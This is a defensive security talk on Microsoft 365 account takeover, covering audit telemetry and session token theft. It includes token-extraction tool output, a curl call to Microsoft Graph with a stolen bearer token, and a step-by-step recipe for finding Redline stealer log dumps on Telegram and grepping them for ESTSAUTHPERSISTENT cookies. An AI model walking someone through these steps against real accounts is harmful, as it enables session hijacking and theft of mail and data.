

# Identity Crisis

Combating Microsoft 365 Account  
Takeover at Scale

Matt Kiely | Principal Security Researcher | Huntress



HUNTRESS

# Agenda

- `husky@kali:~$ whoami`
- Framing the Problem
  - Where Are We? Identity as the new Endpoint
  - Key Telemetry Sources
- Attack / Defense
  - Session Token Theft (How to do almost crimes)
  - OAuth Consent Grant Attacks
  - Device Code Phishing
- Q/A | Comments | Thank You!



# Matthew Kiely

## Principal Security Researcher

### Huntress

- Lead researcher for Huntress Identity Threat Detection & Response
- Red teamer, malware reverse engineer, bow maker 🏹
- 12+ years in system/network administration, offensive security research, and malware reverse engineering
- Formerly: MIT Lincoln Laboratory, SimSpace, USMC
- Appalachian Trail Thru Hiker Class of '23
- Cat dad 🐱🐱


# Framing the Problem

- Identity is the emergent endpoint
- Identity attacks -> Business Email Compromise (**business ending event**)
- But... **BECs don't just happen**
- Forestall BEC by hunting for ATO


*"Account takeover (ATO) is a form of online identity theft where a third party illegally accesses a victim's online account to turn a profit by changing account details, making purchases, and leveraging the stolen information to access other accounts."*

- Microsoft Dynamics 365 | Fraud Protection

Essentially, **Initial Access** in MITRE ATT&CK parlance



# Where Are We?



Retrieved from <https://www.testpretraining.com/tutorial/what-is-azure-active-directory/> with modifications

# Key Telemetry Sources

## EntralD Logs

- Log into Azure w/ admin account (<https://portal.azure.com/>)
- EntralD > left panel > Monitoring > Sign-in logs / Audit logs

Date : Last 7 days   Show dates as : Local   [+ Add filters](#)

User sign-ins (interactive)		User sign-ins (non-interactive)		Service principal sign-ins		Managed identity sign-ins					
Date	Request ID	User	Application	Status	IP address	Location	Conditional Access	Authentication req...			
3/16/2024, 11:01:55 AM	3978742c-8c4e-46de-9...	GlobalAdmin	Azure Portal	Success	2603:7081:4a03:9d07:a...	Syracuse, New York, US	Not Applied	Multifactor authenticati...			
3/15/2024, 12:57:22 PM	690862e7-2c57-4273-9...	GlobalAdmin	Azure Portal	Success	2603:7081:4a03:9d07:2...	Syracuse, New York, US	Not Applied	Multifactor authenticati...			
3/14/2024, 3:43:32 PM	8a49e90c-250e-4795-9...	GlobalAdmin	Azure Portal	Success	2603:7081:4a03:9d07:a...	Syracuse, New York, US	Not Applied	Multifactor authenticati...			
3/14/2024, 1:54:48 PM	7e80e7ff-2c40-4bc1-bd...	GlobalAdmin	Azure Portal	Success	2603:7081:4a03:9d07:a...	Syracuse, New York, US	Not Applied	Multifactor authenticati...			
3/12/2024, 3:38:35 PM	e6cf9045-e63f-40ed-8c...	lowpriv	OfficeHome	Success	67.241.3.109	Syracuse, New York, US	Not Applied	Multifactor authenticati...			
3/12/2024, 11:37:43 AM	46cb6cd0-2845-48b2-9...	GlobalAdmin	Microsoft Azure Power...	Failure	67.241.3.109	Syracuse, New York, US	Not Applied	Single-factor authentic...			

**Basic info**

Location

Device info

Authentication Details

Conditional Access

Report-only

Date 3/16/2024, 11:09:51 AM

Request ID 39ef908f-5d89-4887-8cb9-53ba8711a800

Correlation ID 983f4f1d-7ba4-4da1-9803-888c060b4f12

Authentication requirement Multifactor authentication

Status Success

Continuous access evaluation No

Additional Details MFA requirement satisfied by claim in the token

Application ID	7eadcef8-456d-4611-9480-4fff72b8b9e2
Resource	Microsoft Graph
Resource ID	00000003-0000-0000-c000-000000000000
Resource tenant ID	38a26ef0-285e-46b8-a957-d5ed1ad057d3
Home tenant ID	38a26ef0-285e-46b8-a957-d5ed1ad057d3
Home tenant name	
Client app	Browser
Client credential type	None
Service principal ID	
Original transfer method	None
Token Protection - Sign In Session	Unbound
Service principal name	
Resource service principal ID	6d3b5722-2189-4800-9ac1-c6c9065743b0
Unique token identifier	j5DvOYldh0iMuVO6hxGoAA
Token issuer type	Microsoft Entra ID
Token issuer name	
Incoming token type	None
Authentication Protocol	None
Latency	152ms
Flagged for review	No
User agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36

# Key Telemetry Sources

## Unified Audit Log

- <https://security.microsoft.com> (Microsoft Purview)

### Audit

 Learn about audit

New Search    Audit retention policies

Searches completed 1    Active searches 2    Active unfiltered searches 1

Date and time range (UTC) \*

Start Mar 15 2024  00:00 

End Mar 16 2024  00:00 

Keyword Search

Enter the keyword to search for

Admin Units

Choose which Admin Units to search for 

Search

Clear all

Activities - friendly names

Choose which activities to search for 

Activities - operation names ⓘ

Enter operation values, separated by commas

Record types

Select the record types to search for 

Search name

Give the search a name

Users

Add the users whose audit logs you want to search

File, folder, or site ⓘ

Enter all or a part of the name of a file, website, or folder

Workloads

Enter the workloads to search for 

A screenshot of a Microsoft Power BI report interface. At the top, there are navigation icons for back, forward, and refresh, along with a three-line menu icon. Below the header is a dark grey search bar. The main area features a table with the following columns: Date (UTC), IP Address, User, Record type, Activity, and Item. The table displays six rows of audit log data. The first five rows show successful logins by 'GlobalAdmin@HuskyWorks....' from various IP addresses and times on March 15, 14, and 12. The sixth row shows a failed login attempt ('UserLoginFailed') on March 8.

Date (UTC) ↓	IP Address	User	Record type	Activity	Item
Mar 15, 2024 4:57 PM	2603:7081:4a03:9d07:2530:2...	GlobalAdmin@HuskyWorks....	AzureActiveDirecto...	User logged in	797f4846-ba00-4fd...
Mar 14, 2024 7:43 PM	2603:7081:4a03:9d07:a156:4...	GlobalAdmin@HuskyWorks....	AzureActiveDirecto...	User logged in	797f4846-ba00-4fd...
Mar 14, 2024 5:59 PM	2603:7081:4a03:9d07:a156:4...	GlobalAdmin@HuskyWorks....	AzureActiveDirectory	Set company infor...	Company_38a26ef...
Mar 14, 2024 5:54 PM	2603:7081:4a03:9d07:a156:4...	GlobalAdmin@HuskyWorks....	AzureActiveDirecto...	User logged in	797f4846-ba00-4fd...
Mar 12, 2024 3:37 PM	67.241.3.109	GlobalAdmin@HuskyWorks....	AzureActiveDirecto...	UserLoginFailed	00000002-0000-00...
Mar 8, 2024 7:00 PM	2603:7081:4a03:9d07:cc0d:3...	GlobalAdmin@HuskyWorks....	AzureActiveDirecto...	User logged in	797f4846-ba00-4fd...

# Session. Token. Theft.



# Session Token Theft

- My current nemesis ☠
- Stealing authentication cookies, access tokens, refresh tokens, or Primary Refresh Tokens
- Two variants: **active** and **passive**
- Both variants result in the same thing:
  - A token is just a long password that you don't need a corresponding username to use
  - Tokens keep track of sessions and accesses (browser cookie, JWT)
  - Tokens usually satisfy the MFA claim, if MFA is applicable
  - So.... just steal the token to steal the session 😈
- This happens at a scale that would make your head spin



# Token Theft Example: “Hey Joe”

MS Identity access tokens start with `eyJ0`, which I like to remember with the mnemonic “🎵 ‘ey Joe, where ya goin’ with that access token in your hand?🎵”, because blues-rock will always be my first love ❤️

Tokens are often JSON Web Tokens (JWTs) used for API authentication.

Once we steal an access token (more on this in a moment), let’s check what it grants access to...

Audience + Scope + User = **Access**



# SharpTokenFinder

A C# implementation of [TokenFinder](#). Enumerates M365 Desktop Office applications for plain text authentication tokens. Parses and prints out any interesting tokens that can be leveraged to compromise the user's M365 identity.

-----Extracted Token Information:

```
[*] Username: lowpriv@HuskyWorks.onmicrosoft.com
[*] From process: EXCEL
[*] Audience: https://graph.microsoft.com/
[*] Scope: AuditLog.Read.All Calendar.ReadWrite Calendars.Read Calendars.ReadWrite Contacts.ReadWrite DataLossPreventionPolicy.Evaluate Directory.AccessAsUser.All Directory.Read.All email Files.Read Files.Read.All Files.ReadWrite All Group.Read.All Group.ReadWrite All InformationProtectionPolicy.Read Mail.ReadWrite Mail.Send Notes.Create offline_access openid Organization.Read.All People.Read People.Read.All Printer.Read.All PrintJob.ReadWriteBasic profile SensitiveInfoType.Detect SensitiveInfoType.Read.All SensitivityLabel.Evaluate Tasks.ReadWrite TeamMember.ReadWrite All TeamsTab.ReadWriteForChat User.Read.All User.ReadBasic.All User.ReadWrite Users.Read
[*] Token: eyJ0eXAiOiJKV1QiLCJub25j
dzFzVUhIMCIsImtpZCI6Ikwx
3cy5uZXQvMzhhMjZLZjAtMjg
jciI6IjEiLCJhaW8i0iJBVLF
xbHFONC9VdVNGYTLyTWdiRFI
tNDEwMi1hZWZmLWFhZDIyOTJ
hZGRyIjoiMjYwMzo3MDgxOjR
```

-----Extracted Token Information:

```
[*] Username: lowpriv@HuskyWorks.onmicrosoft.com
[*] From process: EXCEL
[*] Audience: https://graph.microsoft.com/
[*] Scope: AuditLog.Read.All Calendar.ReadWrite Calendars.Read Shared Calendars.ReadWrite Contacts.ReadWrite DataLossPreventionPolicy.Evaluate Directory.AccessAsUser.All Directory.Read.All email Files.Read Files.Read.All Group.Read.All Group.ReadWrite.All InformationProtectionPolicy.Read Mail.ReadWrite Mail.Send Notes.Create offline_access openid Organization.Read.All People.Read People.Read.All Printer.Read.All PrintJob.ReadWriteBasic profile SensitiveInfoType.Detect SensitiveInfoType.Read.All SensitivityLabel.Evaluate Tasks.ReadWrite TeamMember.ReadWrite.All TeamsTab.ReadWriteForChat User.Read.All User.ReadBasic.All User.ReadWrite Users.Read
[*] Token:
eyJ0eXAiOiJKV1QiLCJub25j
dzFzVUhIMCIsImtpZCI6Ikwx
3cy5uZXQvMzhhMjZLZjAtMjg
jciI6IjEiLCJhaW8iOiJBVlF
xbHFONC9VdVNgyTlyTWdiRFI
tNDEwMi1hZWZmLWFhZDIyOTJ
hZGRyIjoiMjYwMzo3MDgx0jR
```

-----Extracted Token Information:

```
[*] Username: lowpriv@HuskyWorks.onmicrosoft.com
[*] From process: EXCEL
[*] Audience: https://graph.microsoft.com/
[*] Scope: AuditLog.Read.All Calendar.ReadWrite Calendars.Read Shared Calendars.ReadWrite Contacts.ReadWrite DataLossPreventionPolicy.Evaluate Directory.AccessAsUser.All Directory.Read.All email Files.Read Files.ReadWrite All Group.Read All Group.ReadWrite All InformationProtectionPolicy.Read Mail.ReadWrite Mail.Send Notes.Create offline_access openid Organization.Read All People.Read People.Read All Printer.Read All PrintJob.ReadWriteBasic profile SensitiveInfoType.Detect SensitiveInfoType.Read All SensitivityLabel.Evaluate Tasks.ReadWrite TeamMember.ReadWrite All TeamsTab.ReadWriteForChat User.Read All User.ReadBasic All User.ReadWrite Users.Read
[*] Token:
eyJ0eXAiOiJKV1QiLCJub25j
dzFzVUhIMCIsImtpZCI6Ikwx
3cy5uZXQvMzhhMjZlZjAtMjg
jciI6IjEiLCJhaW8iOiJBVlF
xbHFONC9VdVNgyTlyTWdiRFI
tNDEwMi1hZWZmLWFhZDIyOTJ
hZGRyIjoiMjYwMzo3MDgx0jR
```

-----Extracted Token Information:

```
[*] Username: lowpriv@HuskyWorks.onmicrosoft.com
[*] From process: EXCEL
[*] Audience: https://graph.microsoft.com/
[*] Scope: AuditLog.Read.All Calendar.ReadWrite Calendars.Read Shared Calendars.ReadWrite Contacts.ReadWrite DataLossPreventionPolicy.Evaluate Directory.AccessAsUser.All Directory.Read.All email Files.Read Files.ReadAll Group.Read All Group.ReadWrite All InformationProtectionPolicy.Read Mail.ReadWrite Mail.Send Notes.Create offline_access openid Organization.Read All People.Read People.Read All Printer.Read All PrintJob.ReadWriteBasic profile SensitiveInfoType.Detect SensitiveInfoType.Read All SensitivityLabel.Evaluate Tasks.ReadWrite TeamMember.ReadWrite All TeamsTab.ReadWriteForChat User.Read All User.ReadBasic All User.ReadWrite Users.Read
[*] Token: eyJ0eXAiOiJKV1QiLCJub25j  
dzFzVUhIMCISImtpZCI6Ikwx  
3cy5uZXQvMzhhMjZLZjAtMjg  
jciI6IjEiLCJhaW8iOiJBVlF  
xbHFONC9VdVNgyTlyTWdiRFI  
tNDEwMi1hZWZmLWFhZDIyOTJ  
hZGRyIjoiMjYwMzo3MDgx0jR
```

-----Extracted Token Information:

```
[*] Username: lowpriv@HuskyWorks.onmicrosoft.com
[*] From process: EXCEL
[*] Audience: https://graph.microsoft.com/
[*] Scope: AuditLog.Read.All Calendar.ReadWrite Calendars.Read.Shared Calendars.ReadWrite Contacts.ReadWrite DataLossPreventionPolicy.Evaluate Directory.AccessAsUser.All Directory.Read.All email Files.Read Files.Read.All Files.ReadWrite.All Group.Read.All Group.ReadWrite.All InformationProtectionPolicy.Read Mail.ReadWrite Mail.Send Notes.Create offline_access openid Organization.Read.All People.Read People.Read.All Printer.Read.All PrintJob.ReadWriteBasic profile SensitiveInfoType.Detect SensitiveInfoType.Read.All SensitivityLabel.Evaluate Tasks.ReadWrite TeamMember.ReadWrite All TeamsTab.ReadWriteForChat User.Read.All User.ReadBasic All User.ReadWrite Users.Read
[*] Token: eyJ0eXAiOiJKV1QiLCJub25j
dzFzVUhIMCIsImtpZCI6Ikwx
3cy5uZXQvMzhhMjZlZjAtMjg
jciI6IjEiLCJhaW8iOiJBVLF
xbHFONC9VdVNgyTlyTWdiRFI
tNDEwMi1hZWZmLWFhZDIyOTJ
hZGRyIjoiMjYwMzo3MDgx0jR
```

cysI	1DmI
kIE	9wbG
UuUr	nRlc
i5S	dGVC
YXNj	UeXB
lLkl	5SZW
FkLI	Wx1Y
XRL	YmVy
L1J	hZFd
yaXI	VzZX
IuUr	m10Z
SBV	N2Jr
ZFhC	yZGV
uZ3I	Ui0i
JOQs	DZiO
C1hc	ZV9u
YW1	ubW1

```
    "scp": "AuditLog.Read.All Calendar.ReadWrite  
Calendars.Read Shared Calendars.ReadWrite  
Contacts.ReadWrite DataLossPreventionPolicy.Evaluate  
Directory.AccessAsUser.All Directory.Read.All email  
Files.Read Files.Read.All Files.ReadWrite.All  
Group.Read.All Group.ReadWrite.All  
InformationProtectionPolicy.Read Mail.ReadWrite  
Mail.Send Notes.Create offline_access openid  
Organization.Read.All People.Read People.Read.All  
Printer.Read.All PrintJob.ReadWriteBasic profile  
SensitiveInfoType.Detect SensitiveInfoType.Read.All  
SensitivityLabel.Evaluate Tasks.ReadWrite  
TeamMember.ReadWrite.All TeamsTab.ReadWriteForChat  
User.Read.All User.ReadBasic.All User.ReadWrite  
Users.Read",  
    "sub": "ND0xhz7bkdXP8IfIX-4ZCk9Kz2PtPXJD2_A2dengtww",  
    "tenant_region_scope": "NA",  
    "tid": "38a26ef0-285e-46b8-a957-d5ed1ad057d3",  
    "unique_name": "lowpriv@HuskyWorks.onmicrosoft.com",  
    "upn": "lowpriv@HuskyWorks.onmicrosoft.com",  
    "uti": "31hXaLcCy0KykuUH10cHAg",  
    "ver": "1.0",  
    "wids": [
```

*“Hello, Graph API! I’d like to retrieve my emails, please. Oh, you need me to prove that I’m me? Here’s my token!”*

◀ ▶ ⌂

☰

```
husky@mattlab:~$ curl -H "Authorization: Bearer eyJ0eXAiOiJKV1QiLCJub25jZSI6ImdESy1ncUJJcS1RTUgyeERMRE5RejgxVTBVYTFsM3BF
```

```
> https://graph.microsoft.com/v1.0/me/messages
```

```
ents":false,"internetMessageId":"<DM6PR16MB306839A5A2F7A891618B6B48896A2@DM6PR16MB3068.namprd16.prod.outlook.com>","subject":"Welcome to your digest","bodyPreview":"Private to you\r\n\r\n\r\n\r\n\r\n\r\nHi, lowpriv,\r\n\r\nWelcome to your new digest from Microsoft Viva\r\n\r\n\r\n\r\nWork smarter with Microsoft Viva Insights\r\nExplore insights on your work patterns in area
```



Type	Expiration Default	Used For	Where to find one	Value to Attacker
Access Token	Random value between 60-90 mins (75 min average)	Specific combo of user, client, and resource	Browser cookies, browser memory, Office application memory	<b>High</b>  <b>Access resources as that user.</b>
Refresh Token	90 days (😱!!!) by default, 24 hours for single page app refresh tokens	Used to retrieve additional access tokens	Issued with an access token  Stolen from session authentication	<b>Really High</b>  <b>Persistent access to some resources.</b>
Primary Refresh Token	14 days, but renewed automatically (effectively infinite)	SSO for M365 on hybrid Azure joined hosts	BrowserCore.exe browser extension requests them for SSO joined devices  Attackers can masquerade as BrowserCore.exe	  <b>You are now that user, full stop. Their SSO access is yours.</b>

Type	Expiration Default	Used For	Where to find one	Value to Attacker
ESTSAUTH	24 hours	SSO for user logging into M365 Office applications	Browser cookies, browser memory	<b>High</b>  <b>Log into Office web UI as that user</b>
ESTSAUTHPERSISTENT	90 days	SSO for user logging into M365 Office, but good for multiple sessions across 90 days	Browser cookies, browser memory	<b>Very High</b>  <b>Like ESTSAUTH, but better</b>

How are tokens actually stolen? 🤔

# Passive Session Token Theft

## How To (Almost) Do Crimes



One! Hop on Mullvad VPN and make a burner Telegram account and find any of the numerous Redline Stealer Log channels (these are not hard to find)

<https://www.breachsense.com/telegram-channels/>

◀ ▶ ⌂

Borwita [F|R|E|E] Logs [REDLINE]  
4,990 subscribers

Pinned message  
What you need to know: • Logs are posted daily on...  
ZIP Password: Borwita  
PM: @Borwita  
To Join The PREMIUM Logs Group / Request Private Logs&Data  
135 120 111 74 8  
9500 11:30 AM

Borwita [F|R|E|E] Logs [REDLINE]  
Borwita-October-2375-Logs.zip  
1022.7 MB  
Logs [OCTOBER-2022] [2375 Pcs]  
Forwarded From Borwita Premium Groups  
ZIP Password: Borwita  
PM: @Borwita  
To Join The PREMIUM Logs Group / Request Private Logs&Data  
148 132 112 62 40  
3 10.4K 11:32 AM

Channel Info


Borwita [F|R|E|E] Lo...  
4,990 subscribers

t.me/BorwitaFreeLogs  
Link  
To join the PREMIUM logs group.  
PM Admin  
**2 Weeks** = 349 \$  
**1 Month** = 649 \$  
**2 Months** = 1150 \$  
**Lifetime** = 2490 \$  
There are no discounts, stop bothering me  
Description

Notifications

# Passive Session Token Theft

## How To (Almost) Do Crimes



**One!** Hop on Mullvad VPN and make a burner Telegram account and find any of the numerous Redline Stealer Log channels (these are not hard to find)

<https://www.breachsense.com/telegram-channels/>



**Two!** Download any of the most recent Redline Stealer log dumps you can find. The more recent, the better!



## Borwita [FREE] Logs [REDLINE]



Borwita-October-2359-Logs.zip

32.7 / 1681.0 MB



Logs [OCTOBER-2022] [2359 Pcs]



Forwarded From Borwita Premium Groups



ZIP Password: Borwita



PM: @Borwita

To Join The PREMIUM Logs Group / Request  
Private Logs&Data



135



120



111



74



8




9500 11:30 AM



**Warning:** You are downloading files from a den of thieves.  
Keep that in mind before you dive in head first.


# Passive Session Token Theft

## How To (Almost) Do Crimes



**One!** Hop on Mullvad VPN and make a burner Telegram account and find any of the numerous Redline Stealer Log channels (these are not hard to find)

<https://www.breachsense.com/telegram-channels/>



**Two!** Download any of the most recent Redline Stealer log dumps you can find. The more recent, the better!

```
ram Desktop> Get-ChildItem -Recurse -Path ".\Borwita-September-2375\Logs\Logs [OCTOBER-2022] [2359 Pcs]\Logs [OCTOBER-2022] [2359 Pcs].zip" | Extract-Zip -Path ".\Logs [OCTOBER-2022] [2359 Pcs]" -Password "Borwita" | ForEach-Object {$_} | Where-Object {$_ -like "*onmicrosoft.com"} | Select-String -Pattern "ESTSAUTHPERSISTENT|eyJ0" | Out-File "C:\Windows\Temp\ESTSAUTHPERSISTENT.txt"
```

A screenshot of a PowerShell window. The command is: `Get-ChildItem -Recurse -Path ".\Borwita-September-2375\Logs\Logs [OCTOBER-2022] [2359 Pcs]\Logs [OCTOBER-2022] [2359 Pcs].zip" | Extract-Zip -Path ".\Logs [OCTOBER-2022] [2359 Pcs]" -Password "Borwita" | ForEach-Object {$_} | Where-Object {$_ -like "*onmicrosoft.com"} | Select-String -Pattern "ESTSAUTHPERSISTENT|eyJ0" | Out-File "C:\Windows\Temp\ESTSAUTHPERSISTENT.txt"`. The output shows two lines of text: 'onmicrosoft.com' and 'login.microsoftonline.com'.

**Three!** Grep for `onmicrosoft.com` or `login.microsoftonline.com` or `ESTSAUTHPERSISTENT` or `eyJ0`



```
PS C:\Users\husky\Downloads\Telegram Desktop> Get-ChildItem -Recurse -Path ".\Borwita-September-2375-Logs\" | Select-String -Pattern "ESTSAUTHPERSISTENT"
```


```
Borwita-September-2375-Logs\DE  
Network.txt:370:.login.microsoftonline.com      TRUE      /      FALSE      [2022-10-05T06_08_17.6567818]\Cookies\Microsoft_[Edge]_Default  
ESTSAUTHPERSISTENT
```

```
Borwita-September-2375-Logs\  
Network.txt:25:.login.microsoftonline.com      TRUE      /      FALSE      2022_10_05T07_30_11_930281\Cookies\Microsoft_[Edge]_Default  
ESTSAUTHPERSISTENT
```

**ESTSAUTHPERSISTENT** cookie: persistent SSO M365 cookie, valid for 90 days by default

